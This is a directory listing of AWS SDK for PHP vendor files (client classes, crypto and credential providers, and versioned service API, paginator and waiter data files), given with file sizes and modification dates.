php/vendor/Aws/CodePipeline/Exception/CodePipelineExce…	218	2020/06/20
php/vendor/Aws/CodeStar/CodeStarClient.php	2660	2020/06/20
php/vendor/Aws/CodeStar/Exception/CodeStarException.…	209	2020/06/20
php/vendor/Aws/CodeStarconnections/CodeStarconnectio…	762	2020/06/20
php/vendor/Aws/CodeStarconnections/Exception/CodeSta…	243	2020/06/20
php/vendor/Aws/CodeStarNotifications/CodeStarNotificatio…	2033	2020/06/20
php/vendor/Aws/CodeStarNotifications/Exception/CodeSta…	249	2020/06/20
php/vendor/Aws/CognitoIdentity/CognitoIdentityClient.php	3220	2020/06/20
php/vendor/Aws/CognitoIdentity/CognitoIdentityProvider.p…	1765	2020/06/20
php/vendor/Aws/CognitoIdentity/Exception/CognitoIdentit…	235	2020/06/20
php/vendor/Aws/CognitoIdentityProvider/CognitoIdentityP…	14575	2020/06/20
php/vendor/Aws/CognitoIdentityProvider/Exception/Cognit…	259	2020/06/20
php/vendor/Aws/CognitoSync/CognitoSyncClient.php	2626	2020/06/20
php/vendor/Aws/CognitoSync/Exception/CognitoSyncExce…	218	2020/06/20
php/vendor/Aws/Command.php	1492	2020/06/20
php/vendor/Aws/CommandInterface.php	988	2020/06/20
php/vendor/Aws/CommandPool.php	5471	2020/06/20
php/vendor/Aws/Comprehend/ComprehendClient.php	7994	2020/06/20
php/vendor/Aws/Comprehend/Exception/ComprehendExc…	218	2020/06/20
php/vendor/Aws/ComprehendMedical/ComprehendMedical…	2107	2020/06/20
php/vendor/Aws/ComprehendMedical/Exception/Comprehe…	237	2020/06/20
php/vendor/Aws/ComputeOptimizer/ComputeOptimizerClie…	1179	2020/06/20
php/vendor/Aws/ComputeOptimizer/Exception/ComputeO…	234	2020/06/20
php/vendor/Aws/ConfigService/ConfigServiceClient.php	12910	2020/06/20
php/vendor/Aws/ConfigService/Exception/ConfigServiceEx…	213	2020/06/20
php/vendor/Aws/ConfigurationProviderInterface.php	259	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Connect/ConnectClient.php	4337	2020/06/20
php/vendor/Aws/Connect/Exception/ConnectException.php	217	2020/06/20
php/vendor/Aws/ConnectParticipant/ConnectParticipantClie…	919	2020/06/20
php/vendor/Aws/ConnectParticipant/Exception/ConnectPar…	251	2020/06/20
php/vendor/Aws/CostandUsageReportService/CostandUsa…	839	2020/06/20
php/vendor/Aws/CostandUsageReportService/Exception/C…	264	2020/06/20
php/vendor/Aws/CostExplorer/CostExplorerClient.php	3174	2020/06/20
php/vendor/Aws/CostExplorer/Exception/CostExplorerExc…	230	2020/06/20
php/vendor/Aws/Credentials/AssumeRoleCredentialProvide…	2000	2020/06/20
php/vendor/Aws/Credentials/AssumeRoleWithWebIdentity…	4926	2020/06/20
php/vendor/Aws/Credentials/CredentialProvider.php	26504	2020/06/20
php/vendor/Aws/Credentials/Credentials.php	2259	2020/06/20
php/vendor/Aws/Credentials/CredentialsInterface.php	1190	2020/06/20
php/vendor/Aws/Credentials/EcsCredentialProvider.php	2798	2020/06/20
php/vendor/Aws/Credentials/InstanceProfileProvider.php	9574	2020/06/20
php/vendor/Aws/Crypto/AbstractCryptoClient.php	3963	2020/06/20
php/vendor/Aws/Crypto/AesDecryptingStream.php	3652	2020/06/20
php/vendor/Aws/Crypto/AesEncryptingStream.php	3861	2020/06/20
php/vendor/Aws/Crypto/AesGcmDecryptingStream.php	2144	2020/06/20
php/vendor/Aws/Crypto/AesGcmEncryptingStream.php	2218	2020/06/20
php/vendor/Aws/Crypto/AesStreamInterface.php	686	2020/06/20
php/vendor/Aws/Crypto/Cipher/Cbc.php	1954	2020/06/20
php/vendor/Aws/Crypto/Cipher/CipherBuilderTrait.php	2060	2020/06/20
php/vendor/Aws/Crypto/Cipher/CipherMethod.php	1679	2020/06/20
php/vendor/Aws/Crypto/DecryptionTrait.php	6169	2020/06/20
php/vendor/Aws/Crypto/EncryptionTrait.php	6880	2020/06/20
php/vendor/Aws/Crypto/KmsMaterialsProvider.php	3545	2020/06/20
php/vendor/Aws/Crypto/MaterialsProvider.php	3372	2020/06/20
php/vendor/Aws/Crypto/MetadataEnvelope.php	1714	2020/06/20
php/vendor/Aws/Crypto/MetadataStrategyInterface.php	1026	2020/06/20
php/vendor/Aws/data/accessanalyzer/2019-11-01/api-2.js…	25435	2020/06/20
php/vendor/Aws/data/accessanalyzer/2019-11-01/paginat…	606	2020/06/20
php/vendor/Aws/data/acm/2015-12-08/api-2.json.php	20486	2020/06/20
php/vendor/Aws/data/acm/2015-12-08/paginators-1.json…	286	2020/06/20
php/vendor/Aws/data/acm/2015-12-08/smoke.json.php	463	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/acm/2015-12-08/waiters-2.json.php	769	2020/06/20
php/vendor/Aws/data/acm-pca/2017-08-22/api-2.json.php	26245	2020/06/20
php/vendor/Aws/data/acm-pca/2017-08-22/paginators-1....	582	2020/06/20
php/vendor/Aws/data/acm-pca/2017-08-22/waiters-2.jso...	1259	2020/06/20
php/vendor/Aws/data/alexaforbusiness/2017-11-09/api-2...	99608	2020/06/20
php/vendor/Aws/data/alexaforbusiness/2017-11-09/pagin...	2271	2020/06/20
php/vendor/Aws/data/aliases.json.php	515	2020/06/20
php/vendor/Aws/data/amplify/2017-07-25/api-2.json.php	54714	2020/06/20
php/vendor/Aws/data/amplify/2017-07-25/paginators-1.js...	132	2020/06/20
php/vendor/Aws/data/apigateway/2015-07-09/api-2.json....	126668	2020/06/20
php/vendor/Aws/data/apigateway/2015-07-09/paginators...	1722	2020/06/20
php/vendor/Aws/data/apigateway/2015-07-09/smoke.jso...	431	2020/06/20
php/vendor/Aws/data/apigatewaymanagementapi/2018-11...	3666	2020/06/20
php/vendor/Aws/data/apigatewaymanagementapi/2018-11...	148	2020/06/20
php/vendor/Aws/data/apigatewayv2/2018-11-29/api-2.jso...	133160	2020/06/20
php/vendor/Aws/data/apigatewayv2/2018-11-29/paginato...	137	2020/06/20
php/vendor/Aws/data/appconfig/2019-10-09/api-2.json.p...	32874	2020/06/20
php/vendor/Aws/data/appconfig/2019-10-09/paginators-...	736	2020/06/20
php/vendor/Aws/data/application-autoscaling/2016-02-06...	21688	2020/06/20
php/vendor/Aws/data/application-autoscaling/2016-02-06...	791	2020/06/20
php/vendor/Aws/data/application-autoscaling/2016-02-06...	322	2020/06/20
php/vendor/Aws/data/application-insights/2018-11-25/api...	30526	2020/06/20
php/vendor/Aws/data/application-insights/2018-11-25/pa...	851	2020/06/20
php/vendor/Aws/data/appmesh/2018-10-01/api-2.json.php	31294	2020/06/20
php/vendor/Aws/data/appmesh/2018-10-01/paginators-1...	689	2020/06/20
php/vendor/Aws/data/appmesh/2019-01-25/api-2.json.php	53276	2020/06/20
php/vendor/Aws/data/appmesh/2019-01-25/paginators-1...	978	2020/06/20
php/vendor/Aws/data/appstream/2016-12-01/api-2.json....	58383	2020/06/20
php/vendor/Aws/data/appstream/2016-12-01/paginators-...	375	2020/06/20
php/vendor/Aws/data/appstream/2016-12-01/smoke.json...	269	2020/06/20
php/vendor/Aws/data/appstream/2016-12-01/waiters-2.j...	1037	2020/06/20
php/vendor/Aws/data/appsync/2017-07-25/api-2.json.php	53015	2020/06/20
php/vendor/Aws/data/appsync/2017-07-25/paginators-1....	132	2020/06/20
php/vendor/Aws/data/athena/2017-05-18/api-2.json.php	23494	2020/06/20
php/vendor/Aws/data/athena/2017-05-18/paginators-1.js...	600	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/athena/2017-05-18/smoke.json.php	268	2020/06/20
php/vendor/Aws/data/autoscaling/2011-01-01/api-2.json....	67504	2020/06/20
php/vendor/Aws/data/autoscaling/2011-01-01/paginators...	1436	2020/06/20
php/vendor/Aws/data/autoscaling/2011-01-01/smoke.jso...	493	2020/06/20
php/vendor/Aws/data/autoscaling/2011-01-01/waiters-2.j...	1361	2020/06/20
php/vendor/Aws/data/autoscaling-plans/2018-01-06/api-...	17378	2020/06/20
php/vendor/Aws/data/autoscaling-plans/2018-01-06/pagi...	142	2020/06/20
php/vendor/Aws/data/backup/2018-11-15/api-2.json.php	61577	2020/06/20
php/vendor/Aws/data/backup/2018-11-15/paginators-1.j...	1570	2020/06/20
php/vendor/Aws/data/batch/2016-08-10/api-2.json.php	27649	2020/06/20
php/vendor/Aws/data/batch/2016-08-10/paginators-1.jso...	745	2020/06/20
php/vendor/Aws/data/batch/2016-08-10/smoke.json.php	278	2020/06/20
php/vendor/Aws/data/budgets/2016-10-20/api-2.json.php	19725	2020/06/20
php/vendor/Aws/data/budgets/2016-10-20/paginators-1....	132	2020/06/20
php/vendor/Aws/data/ce/2017-10-25/api-2.json.php	47822	2020/06/20
php/vendor/Aws/data/ce/2017-10-25/paginators-1.json.p...	386	2020/06/20
php/vendor/Aws/data/chime/2018-05-01/api-2.json.php	119154	2020/06/20
php/vendor/Aws/data/chime/2018-05-01/paginators-1.jso...	1404	2020/06/20
php/vendor/Aws/data/cloud9/2017-09-23/api-2.json.php	13505	2020/06/20
php/vendor/Aws/data/cloud9/2017-09-23/paginators-1.js...	380	2020/06/20
php/vendor/Aws/data/clouddirectory/2016-05-10/api-2.js...	114051	2020/06/20
php/vendor/Aws/data/clouddirectory/2016-05-10/paginat...	2300	2020/06/20
php/vendor/Aws/data/clouddirectory/2017-01-11/api-2.js...	116376	2020/06/20
php/vendor/Aws/data/clouddirectory/2017-01-11/paginat...	2422	2020/06/20
php/vendor/Aws/data/cloudformation/2010-05-15/api-2.j...	83579	2020/06/20
php/vendor/Aws/data/cloudformation/2010-05-15/paginat...	1386	2020/06/20
php/vendor/Aws/data/cloudformation/2010-05-15/smoke....	441	2020/06/20
php/vendor/Aws/data/cloudformation/2010-05-15/waiters...	5231	2020/06/20
php/vendor/Aws/data/cloudfront/2015-07-27/api-2.json.p...	60536	2020/06/20
php/vendor/Aws/data/cloudfront/2015-07-27/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2015-07-27/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-01-28/api-2.json.p...	53176	2020/06/20
php/vendor/Aws/data/cloudfront/2016-01-28/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-01-28/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-08-01/api-2.json.p...	61525	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/cloudfront/2016-08-01/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-08-01/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-08-20/api-2.json.p...	62557	2020/06/20
php/vendor/Aws/data/cloudfront/2016-08-20/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-08-20/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-07/api-2.json.p...	62745	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-07/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-07/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-07/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-29/api-2.json.p...	62854	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-29/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-29/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2016-09-29/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2016-11-25/api-2.json.p...	64748	2020/06/20
php/vendor/Aws/data/cloudfront/2016-11-25/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2016-11-25/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2016-11-25/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2017-03-25/api-2.json.p...	66322	2020/06/20
php/vendor/Aws/data/cloudfront/2017-03-25/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2017-03-25/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2017-03-25/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2017-10-30/api-2.json.p...	96298	2020/06/20
php/vendor/Aws/data/cloudfront/2017-10-30/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2017-10-30/smoke.json...	426	2020/06/20
php/vendor/Aws/data/cloudfront/2017-10-30/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2017-10-30/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2018-06-18/api-2.json.p...	96342	2020/06/20
php/vendor/Aws/data/cloudfront/2018-06-18/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2018-06-18/smoke.json...	426	2020/06/20
php/vendor/Aws/data/cloudfront/2018-06-18/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2018-06-18/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2018-11-05/api-2.json.p...	98356	2020/06/20
php/vendor/Aws/data/cloudfront/2018-11-05/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2018-11-05/smoke.json...	426	2020/06/20
php/vendor/Aws/data/cloudfront/2018-11-05/waiters-1.js...	826	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/cloudfront/2018-11-05/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudfront/2019-03-26/api-2.json.p...	98946	2020/06/20
php/vendor/Aws/data/cloudfront/2019-03-26/paginators-...	1137	2020/06/20
php/vendor/Aws/data/cloudfront/2019-03-26/smoke.json...	426	2020/06/20
php/vendor/Aws/data/cloudfront/2019-03-26/waiters-1.js...	826	2020/06/20
php/vendor/Aws/data/cloudfront/2019-03-26/waiters-2.js...	1061	2020/06/20
php/vendor/Aws/data/cloudhsm/2014-05-30/api-2.json.p...	20020	2020/06/20
php/vendor/Aws/data/cloudhsm/2014-05-30/paginators-1...	133	2020/06/20
php/vendor/Aws/data/cloudhsmv2/2017-04-28/api-2.json...	17980	2020/06/20
php/vendor/Aws/data/cloudhsmv2/2017-04-28/paginator...	478	2020/06/20
php/vendor/Aws/data/cloudhsmv2/2017-04-28/smoke.jso...	389	2020/06/20
php/vendor/Aws/data/cloudsearch/2013-01-01/api-2.json...	35983	2020/06/20
php/vendor/Aws/data/cloudsearch/2013-01-01/paginators...	449	2020/06/20
php/vendor/Aws/data/cloudsearch/2013-01-01/smoke.jso...	401	2020/06/20
php/vendor/Aws/data/cloudsearchdomain/2013-01-01/api...	8081	2020/06/20
php/vendor/Aws/data/cloudtrail/2013-11-01/api-2.json.php	30090	2020/06/20
php/vendor/Aws/data/cloudtrail/2013-11-01/paginators-1...	671	2020/06/20
php/vendor/Aws/data/cloudtrail/2013-11-01/smoke.json....	384	2020/06/20
php/vendor/Aws/data/codebuild/2016-10-06/api-2.json.php	46157	2020/06/20
php/vendor/Aws/data/codebuild/2016-10-06/paginators-1...	134	2020/06/20
php/vendor/Aws/data/codebuild/2016-10-06/smoke.json....	265	2020/06/20
php/vendor/Aws/data/codecommit/2015-04-13/api-2.json...	157263	2020/06/20
php/vendor/Aws/data/codecommit/2015-04-13/paginator...	1646	2020/06/20
php/vendor/Aws/data/codecommit/2015-04-13/smoke.jso...	397	2020/06/20
php/vendor/Aws/data/codedeploy/2014-10-06/api-2.json....	84891	2020/06/20
php/vendor/Aws/data/codedeploy/2014-10-06/paginators...	889	2020/06/20
php/vendor/Aws/data/codedeploy/2014-10-06/smoke.jso...	398	2020/06/20
php/vendor/Aws/data/codedeploy/2014-10-06/waiters-1.j...	603	2020/06/20
php/vendor/Aws/data/codedeploy/2014-10-06/waiters-2.j...	603	2020/06/20
php/vendor/Aws/data/codeguruprofiler/2019-07-18/api-2....	14982	2020/06/20
php/vendor/Aws/data/codeguruprofiler/2019-07-18/pagin...	379	2020/06/20
php/vendor/Aws/data/codeguru-reviewer/2019-09-19/api-...	8287	2020/06/20
php/vendor/Aws/data/codeguru-reviewer/2019-09-19/pag...	320	2020/06/20
php/vendor/Aws/data/codepipeline/2015-07-09/api-2.json...	58398	2020/06/20
php/vendor/Aws/data/codepipeline/2015-07-09/paginator...	987	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/codepipeline/2015-07-09/smoke.jso...	389	2020/06/20
php/vendor/Aws/data/codestar/2017-04-19/api-2.json.php	24186	2020/06/20
php/vendor/Aws/data/codestar/2017-04-19/paginators-1....	133	2020/06/20
php/vendor/Aws/data/codestar/2017-04-19/smoke.json.p...	266	2020/06/20
php/vendor/Aws/data/codestar-connections/2019-12-01/...	4305	2020/06/20
php/vendor/Aws/data/codestar-connections/2019-12-01/...	262	2020/06/20
php/vendor/Aws/data/codestar-notifications/2019-10-15/...	16814	2020/06/20
php/vendor/Aws/data/codestar-notifications/2019-10-15/...	591	2020/06/20
php/vendor/Aws/data/cognito-identity/2014-06-30/api-2.j...	27142	2020/06/20
php/vendor/Aws/data/cognito-identity/2014-06-30/pagina...	141	2020/06/20
php/vendor/Aws/data/cognito-idp/2016-04-18/api-2.json....	147932	2020/06/20
php/vendor/Aws/data/cognito-idp/2016-04-18/paginators...	1450	2020/06/20
php/vendor/Aws/data/cognito-idp/2016-04-18/smoke.jso...	453	2020/06/20
php/vendor/Aws/data/cognito-sync/2014-06-30/api-2.jso...	38048	2020/06/20
php/vendor/Aws/data/comprehend/2017-11-27/api-2.jso...	70761	2020/06/20
php/vendor/Aws/data/comprehend/2017-11-27/paginator...	1152	2020/06/20
php/vendor/Aws/data/comprehendmedical/2018-10-30/api...	22642	2020/06/20
php/vendor/Aws/data/comprehendmedical/2018-10-30/pa...	142	2020/06/20
php/vendor/Aws/data/compute-optimizer/2019-11-01/api...	15960	2020/06/20
php/vendor/Aws/data/compute-optimizer/2019-11-01/pa...	142	2020/06/20
php/vendor/Aws/data/config/2014-11-12/api-2.json.php	118987	2020/06/20
php/vendor/Aws/data/config/2014-11-12/paginators-1.js...	593	2020/06/20
php/vendor/Aws/data/config/2014-11-12/smoke.json.php	444	2020/06/20
php/vendor/Aws/data/connect/2017-08-08/api-2.json.php	46322	2020/06/20
php/vendor/Aws/data/connect/2017-08-08/paginators-1.j...	1652	2020/06/20
php/vendor/Aws/data/connectparticipant/2018-09-07/api-...	8913	2020/06/20
php/vendor/Aws/data/connectparticipant/2018-09-07/pagi...	258	2020/06/20
php/vendor/Aws/data/cur/2017-01-06/api-2.json.php	6093	2020/06/20
php/vendor/Aws/data/cur/2017-01-06/paginators-1.json....	255	2020/06/20
php/vendor/Aws/data/cur/2017-01-06/smoke.json.php	274	2020/06/20
php/vendor/Aws/data/data.iot/2015-05-28/api-2.json.php	6373	2020/06/20
php/vendor/Aws/data/dataexchange/2017-07-25/api-2.js...	34604	2020/06/20
php/vendor/Aws/data/dataexchange/2017-07-25/paginat...	707	2020/06/20
php/vendor/Aws/data/datapipeline/2012-10-29/api-2.json...	23623	2020/06/20
php/vendor/Aws/data/datapipeline/2012-10-29/paginators...	671	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/datasync/2018-11-09/api-2.json.php	34245	2020/06/20
php/vendor/Aws/data/datasync/2018-11-09/paginators-1…	708	2020/06/20
php/vendor/Aws/data/dax/2017-04-19/api-2.json.php	28794	2020/06/20
php/vendor/Aws/data/dax/2017-04-19/paginators-1.json.…	128	2020/06/20
php/vendor/Aws/data/detective/2018-10-26/api-2.json.php	10468	2020/06/20
php/vendor/Aws/data/detective/2018-10-26/paginators-1…	474	2020/06/20
php/vendor/Aws/data/devicefarm/2015-06-23/api-2.json.…	88852	2020/06/20
php/vendor/Aws/data/devicefarm/2015-06-23/paginators-…	2235	2020/06/20
php/vendor/Aws/data/devicefarm/2015-06-23/smoke.json…	438	2020/06/20
php/vendor/Aws/data/directconnect/2012-10-25/api-2.jso…	58085	2020/06/20
php/vendor/Aws/data/directconnect/2012-10-25/paginato…	539	2020/06/20
php/vendor/Aws/data/directconnect/2012-10-25/smoke.js…	414	2020/06/20
php/vendor/Aws/data/discovery/2015-11-01/api-2.json.php	36070	2020/06/20
php/vendor/Aws/data/discovery/2015-11-01/paginators-1…	381	2020/06/20
php/vendor/Aws/data/discovery/2015-11-01/smoke.json.…	269	2020/06/20
php/vendor/Aws/data/dlm/2018-01-12/api-2.json.php	15737	2020/06/20
php/vendor/Aws/data/dlm/2018-01-12/paginators-1.json.…	128	2020/06/20
php/vendor/Aws/data/dms/2016-01-01/api-2.json.php	64195	2020/06/20
php/vendor/Aws/data/dms/2016-01-01/paginators-1.json…	1937	2020/06/20
php/vendor/Aws/data/dms/2016-01-01/smoke.json.php	428	2020/06/20
php/vendor/Aws/data/dms/2016-01-01/waiters-2.json.php	7147	2020/06/20
php/vendor/Aws/data/docdb/2014-10-31/api-2.json.php	66147	2020/06/20
php/vendor/Aws/data/docdb/2014-10-31/paginators-1.js…	1092	2020/06/20
php/vendor/Aws/data/docdb/2014-10-31/smoke.json.php	411	2020/06/20
php/vendor/Aws/data/docdb/2014-10-31/waiters-2.json.…	1893	2020/06/20
php/vendor/Aws/data/ds/2015-04-16/api-2.json.php	75351	2020/06/20
php/vendor/Aws/data/ds/2015-04-16/paginators-1.json.p…	249	2020/06/20
php/vendor/Aws/data/ds/2015-04-16/smoke.json.php	408	2020/06/20
php/vendor/Aws/data/dynamodb/2011-12-05/api-2.json.…	19669	2020/06/20
php/vendor/Aws/data/dynamodb/2011-12-05/paginators-…	671	2020/06/20
php/vendor/Aws/data/dynamodb/2011-12-05/smoke.json…	401	2020/06/20
php/vendor/Aws/data/dynamodb/2011-12-05/waiters-1.js…	690	2020/06/20
php/vendor/Aws/data/dynamodb/2011-12-05/waiters-2.js…	656	2020/06/20
php/vendor/Aws/data/dynamodb/2012-08-10/api-2.json.…	85583	2020/06/20
php/vendor/Aws/data/dynamodb/2012-08-10/paginators-…	795	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/dynamodb/2012-08-10/smoke.json…	401	2020/06/20
php/vendor/Aws/data/dynamodb/2012-08-10/waiters-1.js…	574	2020/06/20
php/vendor/Aws/data/dynamodb/2012-08-10/waiters-2.js…	656	2020/06/20
php/vendor/Aws/data/ebs/2019-11-02/api-2.json.php	6295	2020/06/20
php/vendor/Aws/data/ebs/2019-11-02/paginators-1.json.…	366	2020/06/20
php/vendor/Aws/data/ec2/2015-10-01/api-2.json.php	271980	2020/06/20
php/vendor/Aws/data/ec2/2015-10-01/paginators-1.json.…	3328	2020/06/20
php/vendor/Aws/data/ec2/2015-10-01/waiters-1.json.php	4107	2020/06/20
php/vendor/Aws/data/ec2/2015-10-01/waiters-2.json.php	11240	2020/06/20
php/vendor/Aws/data/ec2/2016-04-01/api-2.json.php	280968	2020/06/20
php/vendor/Aws/data/ec2/2016-04-01/paginators-1.json.…	3328	2020/06/20
php/vendor/Aws/data/ec2/2016-04-01/waiters-2.json.php	11240	2020/06/20
php/vendor/Aws/data/ec2/2016-09-15/api-2.json.php	286067	2020/06/20
php/vendor/Aws/data/ec2/2016-09-15/paginators-1.json.…	3328	2020/06/20
php/vendor/Aws/data/ec2/2016-09-15/waiters-1.json.php	4107	2020/06/20
php/vendor/Aws/data/ec2/2016-09-15/waiters-2.json.php	11240	2020/06/20
php/vendor/Aws/data/ec2/2016-11-15/api-2.json.php	628857	2020/06/20
php/vendor/Aws/data/ec2/2016-11-15/paginators-1.json.…	12751	2020/06/20
php/vendor/Aws/data/ec2/2016-11-15/smoke.json.php	397	2020/06/20
php/vendor/Aws/data/ec2/2016-11-15/waiters-1.json.php	4107	2020/06/20
php/vendor/Aws/data/ec2/2016-11-15/waiters-2.json.php	12207	2020/06/20
php/vendor/Aws/data/ec2-instance-connect/2018-04-02/…	2749	2020/06/20
php/vendor/Aws/data/ec2-instance-connect/2018-04-02/…	145	2020/06/20
php/vendor/Aws/data/ecr/2015-09-21/api-2.json.php	41581	2020/06/20
php/vendor/Aws/data/ecr/2015-09-21/paginators-1.json.…	1117	2020/06/20
php/vendor/Aws/data/ecr/2015-09-21/smoke.json.php	404	2020/06/20
php/vendor/Aws/data/ecr/2015-09-21/waiters-2.json.php	1018	2020/06/20
php/vendor/Aws/data/ecs/2014-11-13/api-2.json.php	80452	2020/06/20
php/vendor/Aws/data/ecs/2014-11-13/paginators-1.json.…	1325	2020/06/20
php/vendor/Aws/data/ecs/2014-11-13/smoke.json.php	399	2020/06/20
php/vendor/Aws/data/ecs/2014-11-13/waiters-2.json.php	1773	2020/06/20
php/vendor/Aws/data/eks/2017-11-01/api-2.json.php	33275	2020/06/20
php/vendor/Aws/data/eks/2017-11-01/paginators-1.json.…	715	2020/06/20
php/vendor/Aws/data/eks/2017-11-01/waiters-2.json.php	1645	2020/06/20
php/vendor/Aws/data/elasticache/2015-02-02/api-2.json.…	88673	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/elasticache/2015-02-02/paginators-...	2331	2020/06/20
php/vendor/Aws/data/elasticache/2015-02-02/smoke.json...	408	2020/06/20
php/vendor/Aws/data/elasticache/2015-02-02/waiters-2.j...	3203	2020/06/20
php/vendor/Aws/data/elasticbeanstalk/2010-12-01/api-2.j...	66261	2020/06/20
php/vendor/Aws/data/elasticbeanstalk/2010-12-01/pagina...	624	2020/06/20
php/vendor/Aws/data/elasticbeanstalk/2010-12-01/smoke...	436	2020/06/20
php/vendor/Aws/data/elasticfilesystem/2015-02-01/api-2....	33520	2020/06/20
php/vendor/Aws/data/elasticfilesystem/2015-02-01/pagin...	609	2020/06/20
php/vendor/Aws/data/elasticfilesystem/2015-02-01/smok...	411	2020/06/20
php/vendor/Aws/data/elastic-inference/2017-07-25/api-2....	3711	2020/06/20
php/vendor/Aws/data/elastic-inference/2017-07-25/pagin...	142	2020/06/20
php/vendor/Aws/data/elasticloadbalancing/2012-06-01/api...	40324	2020/06/20
php/vendor/Aws/data/elasticloadbalancing/2012-06-01/pa...	509	2020/06/20
php/vendor/Aws/data/elasticloadbalancing/2012-06-01/sm...	438	2020/06/20
php/vendor/Aws/data/elasticloadbalancing/2012-06-01/wa...	1056	2020/06/20
php/vendor/Aws/data/elasticloadbalancingv2/2015-12-01/...	58591	2020/06/20
php/vendor/Aws/data/elasticloadbalancingv2/2015-12-01/...	510	2020/06/20
php/vendor/Aws/data/elasticloadbalancingv2/2015-12-01/...	439	2020/06/20
php/vendor/Aws/data/elasticloadbalancingv2/2015-12-01/...	1905	2020/06/20
php/vendor/Aws/data/elasticmapreduce/2009-03-31/api-2...	56468	2020/06/20
php/vendor/Aws/data/elasticmapreduce/2009-03-31/pagin...	1003	2020/06/20
php/vendor/Aws/data/elasticmapreduce/2009-03-31/smok...	400	2020/06/20
php/vendor/Aws/data/elasticmapreduce/2009-03-31/waite...	1639	2020/06/20
php/vendor/Aws/data/elastictranscoder/2012-09-25/api-2...	37460	2020/06/20
php/vendor/Aws/data/elastictranscoder/2012-09-25/pagin...	609	2020/06/20
php/vendor/Aws/data/elastictranscoder/2012-09-25/smok...	381	2020/06/20
php/vendor/Aws/data/elastictranscoder/2012-09-25/waite...	362	2020/06/20
php/vendor/Aws/data/elastictranscoder/2012-09-25/waite...	561	2020/06/20
php/vendor/Aws/data/email/2010-12-01/api-2.json.php	78466	2020/06/20
php/vendor/Aws/data/email/2010-12-01/paginators-1.jso...	490	2020/06/20
php/vendor/Aws/data/email/2010-12-01/smoke.json.php	396	2020/06/20
php/vendor/Aws/data/email/2010-12-01/waiters-1.json.php	381	2020/06/20
php/vendor/Aws/data/email/2010-12-01/waiters-2.json.php	410	2020/06/20
php/vendor/Aws/data/endpoints.json.php	108222	2020/06/20
php/vendor/Aws/data/endpoints_prefix_history.json.php	253	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/entitlement.marketplace/2017-01-1...	3248	2020/06/20
php/vendor/Aws/data/entitlement.marketplace/2017-01-1...	148	2020/06/20
php/vendor/Aws/data/es/2015-01-01/api-2.json.php	42089	2020/06/20
php/vendor/Aws/data/es/2015-01-01/paginators-1.json.p...	789	2020/06/20
php/vendor/Aws/data/es/2015-01-01/smoke.json.php	402	2020/06/20
php/vendor/Aws/data/eventbridge/2015-10-07/api-2.json...	33967	2020/06/20
php/vendor/Aws/data/eventbridge/2015-10-07/paginators...	136	2020/06/20
php/vendor/Aws/data/eventbridge/2015-10-07/smoke.jso...	381	2020/06/20
php/vendor/Aws/data/events/2015-10-07/api-2.json.php	33969	2020/06/20
php/vendor/Aws/data/events/2015-10-07/paginators-1.js...	131	2020/06/20
php/vendor/Aws/data/events/2015-10-07/smoke.json.php	376	2020/06/20
php/vendor/Aws/data/firehose/2015-08-04/api-2.json.php	39448	2020/06/20
php/vendor/Aws/data/firehose/2015-08-04/paginators-1.j...	133	2020/06/20
php/vendor/Aws/data/firehose/2015-08-04/smoke.json.php	420	2020/06/20
php/vendor/Aws/data/fms/2018-01-01/api-2.json.php	19931	2020/06/20
php/vendor/Aws/data/fms/2018-01-01/paginators-1.json....	592	2020/06/20
php/vendor/Aws/data/forecast/2018-06-26/api-2.json.php	34999	2020/06/20
php/vendor/Aws/data/forecast/2018-06-26/paginators-1.j...	1034	2020/06/20
php/vendor/Aws/data/forecastquery/2018-06-26/api-2.js...	3238	2020/06/20
php/vendor/Aws/data/forecastquery/2018-06-26/paginato...	138	2020/06/20
php/vendor/Aws/data/frauddetector/2019-11-15/api-2.js...	37243	2020/06/20
php/vendor/Aws/data/frauddetector/2019-11-15/paginato...	936	2020/06/20
